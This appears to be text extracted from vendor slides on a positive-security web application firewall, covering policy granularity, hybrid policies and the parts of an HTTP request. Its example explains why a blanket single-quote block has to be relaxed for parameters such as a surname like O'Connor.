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
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Positive Security






Balance of Needs


**Business Need
Determines
Security Need
Determines
Granularity**

**Application Size,
Granularity &
Rate of Change
Determines
TCO**






Rapid Deployment & Low Cost of Ownership





Hybrid Policies for Optimum Protection






Flexible Policy Granularity

Search for: 'command injection'

Single quote is a command delimiter:

- Best practice to disallow from parameters wherever possible
- Easiest to achieve with a generic policy applied to the whole site




BUT . . .

User Name: O'Connor


Single quote needed in some parameters:

- Need to be able to selectively relax policy – eg single quote allowed in this parameter
- Need to limit use within relaxed policy – eg only one single quote allowed in this parameter






Efficiency - Authentication Flow





Implementation Methodology






HTTP Request

`http://www.somesite.com/article.php?id=425&format=html`

- Object
- Object type
- Parameter name
- Parameter value
- Query String (everything which comes after the “?”)



Flexible Deployment Options





